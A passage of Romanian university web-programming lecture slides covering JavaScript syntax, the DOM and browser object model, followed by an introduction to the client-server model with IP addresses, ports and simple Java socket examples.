- ▶ 2018 – ECMAScript 2018 (ES2018)
 - ▶ Iterații asincrone, generatoare, parametri rest/spread (...identifier), se extind RegEx-urile
- ▶ 2019 – ECMAScript 2019 (ES2019)
 - ▶ Array.prototype.flat, Array.prototype.flatMap, modificări aduse la Array.sort și Object.fromEntries
- ▶ 2020 – ECMAScript 2020 (ES2020)
 - ▶ Primitiva BigInt, operatorul nullish (??), obiectul globalthis

2. Limbajul JavaScript - istoric

- ▶ 2021 – ECMAScript 2021 (ES2021)
 - ▶ Separatori numerici, String.replaceAll, operatorii &&=, ||= și ??=, Promise.any(), metode și getter/setter private în clase (#), WeakRef și FinalizationRegistry
- ▶ 2022 – ECMAScript 2022 (ES2022)
 - ▶ Proprietăți și metode statice, câmpuri private, await top-level în module (fără async), error.cause, metoda at() pentru colecții indexabile,
 - ▶ Lansat în iunie 2022

3. Sintaxa JavaScript

Comentarii

- ▶ Sunt ca în C/C++/Java
- ▶ Pentru a comenta o singură linie de cod: //
- ▶ Pentru a comenta mai multe linii de cod: /* */

3. Sintaxa JavaScript

Variabile

- ▶ Se definesc cu ajutorul cuvântului cheie **var**

```
var x = 10;
```

- ▶ Redefinirea unei variabile fără asignarea unei noi valori nu va duce la resetarea valorii
- ▶ O variabilă poate fi folosită înainte de a fi declarată
- ▶ Reguli de denumire a variabilelor:
 - ▶ Numele poate să înceapă cu o literă, \$ sau _
 - ▶ Numele pot conține litere, cifre, \$ și _
 - ▶ Numele sunt case-sensitive
 - ▶ Cuvintele rezervate nu pot fi folosite pentru a denumi o variabilă

3. Sintaxa JavaScript

Domeniul de vizibilitate/accesibilitate (en., scope)

► Global

- Variabilele declarate în afara funcțiilor devin variabile globale
- Variabilele globale pot să fie accesate și modificate din orice funcție
- *O variabilă care NU a fost declarată într-o funcție (folosind var) devine automat variabilă globală (doar în momentul în care funcția respectivă a fost apelată)*

```
function f() {  
    nume = "Ana";  
}
```

3. Sintaxa JavaScript

Domeniul de vizibilitate/accesibilitate (en., scope)

► Local

- Variabilele declarate în orice funcție devin variabile locale
- Variabilele locale NU pot să fie accesate și modificate înapoia funcției în care au fost declarate
- Variabilele declarate cu **var** într-un bloc dintr-o funcție sunt accesibile în toată funcția (inclusiv înapoia blocului în care au fost declarate)

3. Sintaxa JavaScript

Domeniul de vizibilitate/accesibilitate (en., scope)

► Bloc

- Variabilele declarate cu ajutorul cuvântului **let** sunt accesibile și pot fi modificate doar în blocul (și în sub-blocurile) în care au fost declarate (sau în cadrul expresiilor în care au fost folosite)

3. Sintaxa JavaScript

Domeniul de vizibilitate/accesibilitate (en., scope)

- ▶ Dacă avem o variabilă locală care are același nume cu o variabilă globală, atunci, în interiorul funcției respective avem acces la variabila locală prin intermediul numelui variabilei (en., name hiding)
- ▶ Variabilele declarate cu **var** care sunt neinitializate au valoarea **undefined**
- ▶ Variabilele declarate cu **let** sunt neinitializate până la prima atribuire (și au valoarea **undefined**)
- ▶ Accesarea unei astfel de variabile înainte de a fi declarată va rezulta în **ReferenceError**

3. Sintaxa JavaScript

Tipuri de dată

- ▶ Nu se specifică ce tip de dată are o variabilă
- ▶ Tipul este determinat în mod dinamic
- ▶ Aceeași variabilă poate fi număr, sir de caractere sau boolean
- ▶ Tipurile de dată: Number, String, Boolean, Null, Undefined, Symbol (ECMAScript 6), Object
- ▶ Toate valorile (exceptând de tipul Object) sunt imutabile
- ▶ Array este un obiect folosit pentru a crea vectori de elemente

3. Sintaxa JavaScript

Tipuri de date

```
var x;           // undefined
var x = null;    // null
var x = 13.5;    // Number
var x = "Ana";   // String
var x = 'Ana are "mere"'; // String
var x = true;    // Boolean
var x = ['Ana', 15, 3.5]; // Array (Object)
var x = {a: 10, b: 15};  // Object
var x = suma;    // Function
```

3. Sintaxa JavaScript

Expresii și operatori

- ▶ `this` – contextul de execuție a funcției
- ▶ `function` – definește o funcție
- ▶ `[]` – definirea unui array
- ▶ `{}` – definirea unui obiect
- ▶ `/ab+c/i` – expresii regulate

3. Sintaxa JavaScript

Operatori - între paranteze este pusă precedență

- ▶ Operatori de grupare (0)
 - ▶ () – controlarea precedenței
- ▶ Operatori de acces (1)
 - ▶ . ["] – accesarea proprietăților
 - ▶ new – crearea unei instanțe a unui constructor (cu listă argumente)
- ▶ Operatori de funcții (2)
 - ▶ () – apelul unei funcții
 - ▶ new – crearea unei instanțe a unui constructor (fără listă de argumente)

3. Sintaxa JavaScript

Operatori

- ▶ Operatori postfixați (3)
 - ▶ `a++`, `a--` – incrementare și decrementare
- ▶ Operatori prefixați (4)
 - ▶ `++a`, `--a` – incrementare și decrementare
- ▶ Operatori unari (*operator expresie*) (4)
 - ▶ `delete` – șterge proprietatea unui obiect
 - ▶ `void` – evaluează expresia și returnează `undefined`
 - ▶ `typeof` – determină tipul unui obiect
 - ▶ `+, -, ~, !`

3. Sintaxa JavaScript

Operatori

- ▶ Operatori aritmetici (5 și 6)
 - ▶ *, /, % +, -
- ▶ Operatori binari de shift-are (7)
 - ▶ <<, >>, >>>
- ▶ Operatori relaționali (8)
 - ▶ in – (*proprietate in obiect*) – returnează true dacă proprietatea specificată se găsește în obiectul respectiv
 - ▶ instanceof – (*obiect instanceof constructor*) – testează dacă un obiect are în lanțul de prototipuri proprietatea prototype a unui constructor
 - ▶ <, >, <=, >=

3. Sintaxa JavaScript

Operatori

- ▶ Operatori de egalitate (9)
 - ▶ ==, != – convertește operanții dacă nu sunt de același tip și apoi aplică comparația strictă
 - ▶ ===, !== – compară operanții fără conversia de tip
- ▶ Operatori binari (10, 11, 12)
 - ▶ &, ^, |
- ▶ Operatori logici (13, 14)
 - ▶ &&, ||

3. Sintaxa JavaScript

Operatori

- ▶ Operatorul condițional (ternar) (15)
 - ▶ *(condiție)?dacă_este_adevărată:dacă_este_falsă*
- ▶ Operatori de atribuire (16)
 - ▶ `=, *=, /=, %=, +=, -=, <<=, >>=, >>>=, &=, ^=, |=`
- ▶ Operatorul virgulă (19)
 - ▶ `,` - permite evaluarea mai multor expresii și returnează rezultatul dat de ultima expresie

3. Sintaxa JavaScript

Operatori

► Exemplu

```
// definirea constructorilor  
function A() {}  
function B() {}
```

```
B.prototype = new A(); // moștenirea  
var o = new B();  
o instanceof A; // true  
o instanceof B; // true
```

3. Sintaxa JavaScript

Şiruri de caractere

- ▶ Proprietăți:
 - ▶ constructor, length, prototype
- ▶ Metode:
 - ▶ charAt, charCodeAt, fromCharCode,
 - ▶ indexOf, lastIndexOf
 - ▶ concat, slice, split, substr, substring, trim
 - ▶ match, replace, search
 - ▶ toLocaleLowerCase, toLocaleUpperCase, toLowerCase, toUpperCase, toString, valueOf

3. Sintaxa JavaScript

Numere

- ▶ Sunt valori pe 64 de biți cu virgulă mobilă
- ▶ 1 bit semn, 11 biți exponent, 52 biți mantisă
- ▶ Numerele fără virgulă sunt considerate precise dacă au maxim 15 cifre

```
var x = 13;           // număr fără zecimale
var x = 13.00;        // Număr cu zecimale
var x = 123e5;        // 12300000
var x = 123e-5;       // 0.00123
var x = 0xF1;          // număr în baza 16
```

3. Sintaxa JavaScript

Numere – valori speciale

- Infinity

```
var x = 1 / 0;    // x va fi Infinity
```

```
var y = -1 / 0;   // y va fi -Infinity
```

- NaN (Not a Number)

```
var x = 1 / "Ana";      // x va fi NaN
```

```
var y = 100 / "10";    // y va fi 10
```

3. Sintaxa JavaScript

Numere

- ▶ Proprietăți care pot fi accesate doar prin obiectul Number:
 - ▶ MAX_VALUE, MIN_VALUE, POSITIVE_INFINITY, NEGATIVE_INFINITY
- ▶ Metode globale:
 - ▶ Number, parseFloat, parseInt
- ▶ Metode aplicate asupra numerelor:
 - ▶ toString, toExponential,toFixed, toPrecision, valueOf
- ▶ Funcția isNaN

3. Sintaxa JavaScript

Funcții

```
function numeFuncție(argumente) {  
    // codul functiei  
}
```

Exemplu:

```
var x = suma(5, 7);
```

```
function suma(a, b) {  
    return a + b;  
}
```

3. Sintaxa JavaScript

Obiecte

```
var carteamea = {  
    titlu: "The shinning",  
    autor: "Stephen King",  
    anAparitie: 1977  
}
```

- ▶ Accesarea proprietăților unui obiect:
 - ▶ `carteaMea.titlu`
 - ▶ `carteaMea["titlu"]`
- ▶ Metoda `hasOwnProperty("titlu")`

3. Sintaxa JavaScript

Obiectul Math

- ▶ Metode:
 - ▶ abs, ceil, floor, round
 - ▶ exp, log, pow, sqrt
 - ▶ sin, cos, tan, asin, acos, atan, atan2
 - ▶ min, max – numărul cu valoarea cea mai mică/mare dintr-o listă de valori
 - ▶ random – număr aleator între 0 și 1

3. Sintaxa JavaScript

Obiectul Date

- ▶ Crearea unui obiect de tipul Date:

```
new Date()
new Date(milliseconds)
new Date(dateString)
new Date(year, month, day, hours, minutes, seconds,
milliseconds)
```

- ▶ Metode:

- ▶ getDate, getDay, getFullYear, getHours, getMilliseconds, getMinutes, getMonth, getSeconds, getTime (similar pentru set)
- ▶ Date.parse() – numărul de milisecunde
- ▶ Datele se pot compara folosind: ==, !=, <, >, <=, >=

3. Sintaxa JavaScript

Obiectul Array

- ▶ Exemplu

```
var x = ['Ana', 15, 3.5];  
x[0] = 3;  
x[x.length] = 15;
```

- ▶ Nu se recomandă crearea vectorilor folosind constructorul Array

```
new Array('Ana', 15, 3.5)
```

3. Sintaxa JavaScript

Obiectul Array

► Sparse Array

```
var x = [];
x[0] = 13;
x[3] = 14;
x.length // 4
x[1] // undefined
```

► Associative Array

- JavaScript NU suportă array-uri asociative (în care indexul din vector este sir de caractere)

3. Sintaxa JavaScript

Obiectul Array

- ▶ Proprietăți:
 - ▶ constructor, length, prototype
- ▶ Metode:
 - ▶ push, pop, splice, shift, unshift
 - ▶ concat, reverse, slice, sort
 - ▶ indexOf, lastIndexOf
 - ▶ join, toString, valueOf
 - ▶ keys, values, every, some
 - ▶ filter, map, reduce

3. Sintaxa JavaScript

Obiectul RegExp

- ▶ Expresie regulată = secvență de caractere care formează un pattern de căutare
- ▶ Sintaxa: */pattern/modificatori*
- ▶ Exemple:
 - ▶ `/internet/i`
 - ▶ `/^ [A-Z0-9._%+-]+@[A-Z0-9.-]+\.\.(?:[A-Z]{2}|com|org|net|edu|gov|mil|biz|info|mobi|name|aero|asia|jobs|museum) $/g`

3. Sintaxa JavaScript

Obiectul RegExp

- ▶ Metode aplicate unui obiect de tipul String care folosesc și expresii regulate
 - ▶ search, replace
 - ▶ str.replace (/internet/i, "TI")
- ▶ Metode ale obiectului RegExp
 - ▶ test – caută pattern-ul într-un sir de caractere și returnează true/false
 - ▶ exec – caută pattern-ul într-un sir de caractere și returnează textul găsit sau null

3. Sintaxa JavaScript

- ▶ Instrucțiunile (cuvintele cheie) următoare se comportă la fel ca în limbajele C/C++
 - ▶ if, else, switch,
 - ▶ break, continue
 - ▶ for, while, do... while
- ▶ Se pot defini etichete (*etichetă: instrucțiuni*) la fel ca în C/C++/Java, dar se folosesc ca în Java
 - ▶ break *etichetă*;
 - ▶ continue *etichetă*;

3. Sintaxa JavaScript

- ▶ Instrucțiunea for... in

```
var obj = {a:1, b:2, c:3};  
for (var prop in obj) {  
    console.log("o." + prop + " = " +  
    obj[prop]);  
}  
  
// Output:  
// "o.a = 1"  
// "o.b = 2"  
// "o.c = 3"
```

3. Sintaxa JavaScript

Tratarea erorilor

- ▶ se face la fel ca în Java cu mențiunea că excepția generată poate fi de tipul String, Number, Boolean sau Object
- ▶ Cuvinte cheie: try, catch, finally, throw

3. Sintaxa JavaScript

Recomandări privind scrierea codului

- ▶ Similar cu limbajele C/C++/Java

Alte recomandări

- ▶ Variabilele să fie declarate înainte de a fi folosite
- ▶ Trebuie evitată folosirea variabilelor globale
- ▶ Variabilele locale dintr-o funcție se declară cu **var**
- ▶ Numerele, sirurile de caractere și valorile de tipul boolean trebuie tratate ca primitive și nu ca obiecte
- ▶ Dacă la apelul unei funcții se omite un argument atunci respectivul argument are valoarea **undefined**

3. Sintaxa JavaScript

```
var x1 = {} ;           // new object
var x2 = "" ;           // new primitive string
var x3 = 0 ;             // new primitive number
var x4 = false ;         // new primitive boolean
var x5 = [] ;            // new array object
var x6 = /() / ;         // new regexp object
var x7 = function () {} ; // new function object
```

4. JavaScript în HTML

```
<!DOCTYPE html>
<html>
<head>
<script>
    function schimbaContinut() {
        document.getElementById("myDiv").innerHTML =
            "Noul continut";
    }
</script>
</head>
<body>
    <a onclick="schimbaContinut()">Schimba</a>
    <div id="myDiv">Ana are mere</div>
</body>
</html>
```

4. JavaScript în HTML

- ▶ Codul JavaScript se inserează:
 - ▶ Ca și conținut a tag-ului HTML <script>
 - ▶ În fișiere externe cu extensia .js
- ▶ Tag-ul <script> poate să apară fie în <head>, fie în <body>
- ▶ De obicei, codul JavaScript se execută ca urmare a interacțiunii utilizatorului
- ▶ Pentru a referi un fișier .js din HTML se folosește atributul *src* a tag-ului <script>

```
<script src="myScript.js"></script>
```

2. Document Object Model


1. Introducere
2. Obiecte DOM
3. Evenimente HTML
4. Noduri DOM

1. DOM - introducere

Document Object Model (DOM)

- ▶ DOM = Platformă și interfață care permite scripturilor să acceseze în mod dinamic și să schimbe conținutul, structura și stilul unui document
- ▶ Model creat când pagina web s-a încărcat
- ▶ Prin intermediul DOM, limbajul JavaScript poate accesa, schimba, adăuga, șterge elementele, atributele și stilurile CSS ale unui document HTML

1. DOM - introducere



2. Obiecte DOM

Obiectul document

Metodă	Descriere
document.getElementById()	Găsește un element după id
document.getElementsByTagName()	Găsește elemente după tag
document.getElementsByClassName()	Găsește elemente după clasă
document.createElement()	Creează un element HTML
document.removeChild()	Șterge un element HTML
document.appendChild()	Adaugă un element HTML
document.replaceChild()	Înlocuiește un element HTML
document.write(<i>text</i>)	Scrie la ieșirea HTML

2. Obiecte DOM

Modificarea elementelor HTML

Metodă	Descriere
<i>element.innerHTML=</i>	Înlocuiește conținutul unui element
<i>element.attribute=</i>	Schimbă atributul unui element
<i>element.setAttribute(attribute,value)</i>	Schimbă atributul unui element
<i>element.style.property=</i>	Schimbă stilul unui element

3. Evenimente HTML

- ▶ O secvență JavaScript poate fi executată atunci când apare un eveniment (e.g., utilizatorul apasă pe un element HTML)
- ▶ Atribute ale elementelor HTML:
 - ▶ onclick, onmouseenter, onmouseleave, onmousemove, onmouseover, ...
 - ▶ onkeydown, onkeypress, onkeyup
 - ▶ onload, onchange, ...
 - ▶ ...
- ▶ Mai multe detalii:
 - ▶ http://www.w3schools.com/jsref/dom_obj_event.asp

3. Evenimente HTML

Event Listener

► *element.addEventListener(event, function, useCapture);*

```
var p1 = 5, p2 = 7;  
document.getElementById("myBtn") .  
    addEventListener ("click", function () {  
        myFunction(p1, p2);  
    } );  
  
function myFunction(a, b) {  
    var result = a * b;  
    document.getElementById("demo") .  
        innerHTML = result;
```

4. Noduri DOM

- ▶ Nod = tot dintr-un document HTML (întreg documentul, elemente, atribute, conținutul (textul) elementelor, comentariile)
- ▶ Proprietăți folosite pentru a naviga printre noduri:
 - ▶ parentNode
 - ▶ childNodes[*index*]
 - ▶ firstChild
 - ▶ lastChild
 - ▶ nextSibling
 - ▶ previousSibling

Browser Object Model

1. Introducere
2. Obiecte DOM

1. BOM - introducere

Browser Object Model (BOM)

- ▶ Prin intermediul BOM, limbajul JavaScript poate “comunica” cu browser-ul
- ▶ Nu există standarde oficiale pentru BOM

2. Obiecte BOM

Obiectul window

- ▶ Reprezintă fereastra browser-ului
- ▶ Toate obiectele, funcțiile și variabilele globale devin automat membrii ale obiectului window (inclusiv obiectul document)
- ▶ Proprietăți:
 - ▶ innerWidth, innerHeight
 - ▶ **localStorage, sessionStorage**
- ▶ Metode:
 - ▶ open, close, moveTo, resizeTo

2. Obiecte BOM

Obiectul screen

- ▶ Reprezintă ecranul utilizatorului
- ▶ Proprietăți:
 - ▶ width, height, availWidth, availHeight,
 - ▶ colorDepth, pixelDepth

2. Obiecte BOM

Obiectul location

- ▶ Reprezintă adresa din browser-ul utilizatorului
- ▶ Proprietăți:
 - ▶ location.href – URL-ul paginii curente
 - ▶ location.hostname – numele domeniului
 - ▶ location.pathname – calea și numele fișierului
 - ▶ location.protocol – protocolul folosit (http:// sau https://)
- ▶ Metode:
 - ▶ location.assign – încarcă un nou document

2. Obiecte BOM

Obiectul history

- ▶ Reprezintă istoricul browser-ului
- ▶ Metode:
 - ▶ back, forward

Obiectul navigator

- ▶ Contine informații despre browser-ul utilizatorului
- ▶ Proprietăți:
 - ▶ appName, appCodeName, appVersion, ...
 - ▶ cookieEnabled, geolocation, language, userAgent

2. Obiecte BOM

Ferestre pop-up

- ▶ alert
- ▶ confirm
- ▶ prompt

Evenimente de timing

- ▶ setInterval(*funcție*, x) – execută o funcție la fiecare x milisecunde (returnează un obiect interval)
- ▶ setTimeout(*funcție*, x) - execută o funcție o singură dată după un număr x de milisecunde
- ▶ clearInterval(*obiectInterval*) – oprește execuțiile ulterioare

2. Obiecte BOM

Obiecte document.cookie

- ▶ Cookies = date stocate în fișiere text la client
- ▶ Perechi: cheie=valoare;
- ▶ Exemplu:

```
document.cookie="username=John Doe;  
expires=Thu, 18 Dec 2013 12:00:00 UTC";
```

Biblioteci și framework-uri JavaScript

Biblioteci

- ▶ jQuery
- ▶ React
- ▶ Redux
- ▶ MooTools
- ▶ YUI
- ▶ Dojo

Biblioteci și framework-uri JavaScript

Framework-uri

- ▶ AngularJS
- ▶ Backbone.JS
- ▶ Ember.js
- ▶ Knockout
- ▶ Agility.js
- ▶ CanJS
- ▶ Yahoo! Mojito

Bibliografie

- ▶ [https://www.w3.org/community/webed/wiki/A Short History of JavaScript](https://www.w3.org/community/webed/wiki/A_Short_History_of_JavaScript)
- ▶ https://developer.mozilla.org/en-US/docs/Web/JavaScript/Introduction_to_Object-Oriented_JavaScript
- ▶ https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide/Details_of_the_Object_Model
- ▶ <http://www.regular-expressions.info/tutorial.html>
- ▶ <http://www.srirangan.net/2011-12-functional-programming-in-javascript>
- ▶ <http://javascript.info/tutorial/inheritance>
- ▶ http://www.w3schools.com/jsref/dom_obj_event.asp
- ▶ <http://www.airpair.com/js/javascript-framework-comparison>
- ▶ <http://jquery.com/>
- ▶ <http://www.w3schools.com/jquery/>
- ▶ <https://www.eclipsecon.org/na2014/sites/default/files/slides/Top%2010%20JavaScript%20Frameworks%20FINAL.pdf>

PROGRAMARE WEB

CURSUL 05


PROTOCOLUL HTTP

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Cuprins

- I. Modelul client-server
- II. Protocolul HTTP
- III. Serverul web

Modelul client-server

1. Paradigma client-server
2. Adresa IP
3. Port-ul
4. Serverul
5. Clientul
6. Implementarea unui server
7. Implementarea unui client
8. Observații

1. Paradigma client-server

- ▶ Mesajul transmis este o secvență de octeți, dar poate fi interpretat la destinație ca fiind un număr, un sir de caractere sau un obiect mai complex.
- ▶ Pentru a crea un server este nevoie de un socket
- ▶ **Socket** = instanță la unul din cele două capete ale unei căi de comunicații formată din IP și port
- ▶ **IP** = adresa de internet a calculatorului
- ▶ **Port** = identifierul unui capăt al unei căi de comunicații

2. Adresa IP

- ▶ **Adresa IP** = etichetă numerică asignată unui dispozitiv conectat la internet
- ▶ Există două tipuri de adrese IP: IPv4 și IPv6
- ▶ **Adresa IPv4** este reprezentată ca un număr pe 32 de biți – 4 octeți – 4 grupuri a 8 biți (e.g., 192.168.1.101)
- ▶ **Adrese IPv4 private**

Start	Sfârșit	Nr. de adrese
10.0.0.0	10.255.255.255	16.777.216
172.16.0.0	172.31.255.255	1.048.576
192.168.0.0	192.168.255.255	65.536

2. Adresa IP

- ▶ **Adresa IPv6** este reprezentată ca un număr pe 128 de biți
 - 16 octeți – 8 grupuri a 16 biți (e.g., 2001:db8::fe00:42:8313)
- ▶ Adresa IPv6 poate fi scurtată astfel:
 - ▶ Zerouri de la începutul fiecărui grup pot fi omise
 - ▶ Secțiunile consecutive de zerouri pot fi înlocuite cu :: (indiferent de câte secțiuni sunt)
- ▶ De exemplu:
 - ▶ 2001:0db8:0000:0000:0000:fe00:0042:8313
 - ▶ 2001:db8::fe00:42:8313
- ▶ Spațiul privat de adrese IPv6 este de forma: fdxx:xxxx:xxxx:....

3. Port-ul

Port-ul

- ▶ Este folosit pentru a identifica în mod unic o anumită aplicație sau un serviciu care se execută pe un calculator în vederea comunicării printr-o rețea de calculatoare
- ▶ Este o valoare numerică pe 16 biți (2 octeți) => valorile posibile sunt în intervalul 1 - 65535

3. Port-ul

Conform IANA (Internet Assigned Numbers Authority) porturile se împart în trei categorii:

- ▶ Porturi cunoscute (well-known): 0 - 1023
- ▶ Porturi înregistrate (registered): 1024 - 49151
- ▶ Porturi dinamice sau private: 49152 - 65535

3. Port-ul

Exemple de porturi cunoscute

- ▶ 20 & 21: File Transfer Protocol (FTP)
- ▶ 22: Secure Shell (SSH)
- ▶ 23: Telnet
- ▶ 25: Simple Mail Transfer Protocol (SMTP)
- ▶ 53: Domain Name System (DNS)
- ▶ 80: Hypertext Transfer Protocol (HTTP)
- ▶ 110: Post Office Protocol (POP3)
- ▶ 143: Internet Message Access Protocol (IMAP)
- ▶ 443: HTTP Secure (HTTPS)
- ▶ 465: SMTP Secure (SMTPS)

3. Port-ul

Exemple de porturi înregistrate

- ▶ 1194: OpenVPN
- ▶ 1214: Kazaa
- ▶ 1220: QuickTime Streaming Server
- ▶ 1293: IPSec (Internet Protocol Security)
- ▶ 1801: Microsoft Message Queuing
- ▶ 2049: Network File System
- ▶ 3306: MySQL database system
- ▶ 3690: Subversion (SVN) version control system

4. Serverul

Pașii necesari creării unei aplicații server la care să se poată conecta un client:

1. Crearea unui socket pe un anumit port. La socketul respectiv se conectează clientii
2. Apelarea unei metode care să aștepte conectarea unui potențial client (i.e., accept())
3. În momentul în care s-a conectat un client se creează un nou socket care reprezintă capătul dinspre server al căii de comunicație dintre server și clientul conectat
4. Noul socket are un flux de intrare prin care se pot primi mesaje de la client și un flux de ieșire prin care se pot trimite mesaje către client
5. Închiderea conexiunii cu clientul și înciderea serverului

5. Clientul

Pașii necesari creării unei aplicații client care să se poate conecta un server:

1. Crearea unui socket cu specificarea adresei IP și a portului serverului
2. Apelarea unei metode care să încerce realizarea conexiunii cu serverul (i.e., `connect()`)
3. Dacă s-a reușit conectarea, socketul creat anterior reprezintă capătul dinspre client al căii de comunicație dintre server și client
4. La fel ca în cazul serverului, pentru a trimite date clientul scrie în fluxul de ieșire (*send*), iar pentru a primi date clientul citește din fluxul de intrare (*receive*)
5. Închiderea conexiunii cu serverul.

6. Implementarea unui server în Java

```
ServerSocket ss = new ServerSocket(5678);
Socket s = ss.accept();
PrintWriter socketWriter = new
    PrintWriter(s.getOutputStream(), true);
BufferedReader socketReader = new BufferedReader(
    new InputStreamReader(s.getInputStream()));
BufferedReader consoleReader = new BufferedReader(
    new InputStreamReader(System.in));
socketWriter.println("hello");
String line;
while (!(line = socketReader.readLine()).equals("bye")) {
    System.out.println(line);
    line = consoleReader.readLine();
    socketWriter.println(line);
}
socketWriter.println("bye");
s.close();
ss.close();
```

Adrian Alexandrescu
2023-2024



7. Implementarea unui client în Java

```
Socket s = new Socket("localhost", 5678);

PrintWriter socketWriter = new
    PrintWriter(s.getOutputStream(), true);
BufferedReader socketReader = new BufferedReader(
    new InputStreamReader(s.getInputStream()));
BufferedReader consoleReader = new BufferedReader(
    new InputStreamReader(System.in));

String line;
while (!(line = socketReader.readLine()).equals("bye")) {
    System.out.println(line);
    line = consoleReader.readLine();
    socketWriter.println(line);
}
socketWriter.println("bye");
s.close();
```

8. Observații


- ▶ Metoda accept() de la server este blocantă, ceea ce înseamnă că execuția programului este blocată până când se conectează un client
- ▶ La client, când se creează obiectul de tip Socket, automat se apelează metoda connect(). Metoda connect() este blocată până când se realizează conexiunea sau până când a trecut un anumit interval de timp (*timeout*)

8. Observații

- ▶ Pentru a se conecta la server, clientul are nevoie de adresa serverului și de portul folosit de server.
- ▶ Adresa serverului (*host*) este un sir de caractere care reprezintă adresa IP sau poate fi un nume de domeniu (*domain name*)
- ▶ Dacă aplicația client este lansată pe același calculator ca și serverul atunci la adresa serverului se poate folosi IP-ul **127.0.0.1** sau aliasul acestuia, **localhost**

8. Observații

- ▶ Pentru fiecare *send* de la server trebuie să fie un apel de *receive* la client și, invers, pentru fiecare *send* de la client trebuie să fie un apel de *receive* la server
- ▶ De ce?



Server	Client
send	send
receive	receive
send	send
receive	receive

Server	Client
send	receive
receive	send
send	receive
receive	send

8. Observații

- ▶ Pentru ca atât serverul cât și clientul să poată să trimită și să primească mesaje în același timp trebuie folosite fire de execuție (*thread-uri*)
- ▶ Un fir de execuție se ocupă cu trimiterea mesajelor și unul cu primirea lor.
- ▶ *Cum comunică cele două fire de execuție între ele?*
- ▶ *Cum se poate face ca un server să permită conectarea mai multor clienți?*
- ▶ *Cum se poate ca serverul să comunice în același timp cu clienții conectați?*

Protocolul HTTP

